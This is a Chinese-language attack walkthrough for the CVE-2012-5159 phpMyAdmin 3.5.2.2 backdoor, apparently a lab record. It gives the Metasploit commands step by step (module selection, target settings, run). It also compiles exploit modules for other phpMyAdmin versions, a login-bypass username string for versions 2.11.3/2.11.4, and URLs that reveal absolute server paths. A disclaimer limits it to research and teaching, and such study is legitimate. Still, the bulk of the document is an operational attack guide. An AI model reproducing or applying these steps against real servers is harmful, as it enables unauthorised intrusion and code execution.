**CVE-2012-5159 phpMyAdmin**

**代码执行漏洞利用**

**攻击记录**

2020年7月15日

目录

[一 声明 3](#_Toc13412)

[二 漏洞信息 3](#_Toc31863)

[2.1. 受影响系统 3](#_Toc15015)

[2.2. 描述 3](#_Toc28491)

[三 模拟环境准备阶段 3](#_Toc11383)

[四 攻击阶段 3](#_Toc10648)

[五 phpMyadmin各版本漏洞及EXP集合 5](#_Toc629)

[5.1. 影响版本：3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3 ANYUN.ORG 5](#_Toc31889)

[5.2. 影响版本：phpMyAdmin v3.5.2.2 6](#_Toc24529)

[5.3. 影响版本： 2.11.x < 2.11.9.5 and 3.x < 3.1.3.1 6](#_Toc25160)

[5.4. 影响版本：2.11.3 / 2.11.4 6](#_Toc13171)

[5.5. 影响版本：2.8.0.3 6](#_Toc24243)

[5.6. 附上几个php爆绝对路径的办法 7](#_Toc18267)

[六 快速参考连接 7](#_Toc14869)

# 声明

以下程序(方法)可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！

# 漏洞信息

## 受影响系统

phpMyAdmin v3.5.2.2

## 描述

phpMyAdmin通过"cdnetworks-kr-1" SourceForge mirror系统分发的phpMyAdmin 3.5.2.2及其他版本源文件为phpMyAdmin-3.5.2.2-all-languages.zip，其中包含名为server\_sync.php的木马，可允许远程攻击者通过调用eval()攻击执行任意命令。

# 模拟环境准备阶段


模拟攻击机：Kali 2020版

攻击阶段工具（kali自带）：metasploitframework

# 攻击阶段


* 启动metasploitframework

命令：msfconsole



搜索CVE-2012-5159的漏洞攻击载荷

命令：search CVE-2012-5159




* 选择攻击载荷

命令：use exploit/multi/http/phpmyadmin\_3522\_backdoor




* 查看相关攻击设置选项

命令：options



* 设置PATH；设置被攻击主机地址；设置被攻击主机端口。

命令：set rhosts x.x.x.x；set rport x ； set PATH



* 发起攻击

命令：run/exploit



# phpMyadmin各版本漏洞及EXP集合

## 影响版本：3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3 ANYUN.ORG

概述：

PhpMyAdmin存在PREGREPLACEEVAL漏洞

利用模块：

exploit/multi/http/phpmyadminpregreplace CVE: CVE-2013-3238

## 影响版本：phpMyAdmin v3.5.2.2

概述：

PhpMyAdmin存在serversync.php 后门漏洞

利用模块：

exploit/multi/http/phpmyadmin3522\_backdoor CVE: CVE-2012-5159

## 影响版本： 2.11.x < 2.11.9.5 and 3.x < 3.1.3.1

概述：

PhpMyAdmin配置文件/config/config.inc.php存在命令执行

利用模块：

exploit/unix/webapp/phpmyadmin\_config CVE: CVE-2009-1151

## 影响版本：2.11.3 / 2.11.4

利用方法：

用户名处写入'localhost'@'@"则登录成功。 (注意全部是英文标点符号，最后一个为英文双引号)

## 影响版本：2.8.0.3

phpmyadmin配合phpinfo getshell

https://www.t00ls.net/thread-37889-1-1.html

## 附上几个php爆绝对路径的办法

phpMyAdmin/libraries/selectlang.lib.php

phpMyAdmin/darkblueorange/layout.inc.php phpMyAdmin/index.php?lang[]=1

phpmyadmin/themes/darkblue\_orange/layout.inc.php

# 快速参考连接

https://www.seebug.org/vuldb/ssvid-60402

https://www.cnblogs.com/xishaonian/p/7627125.html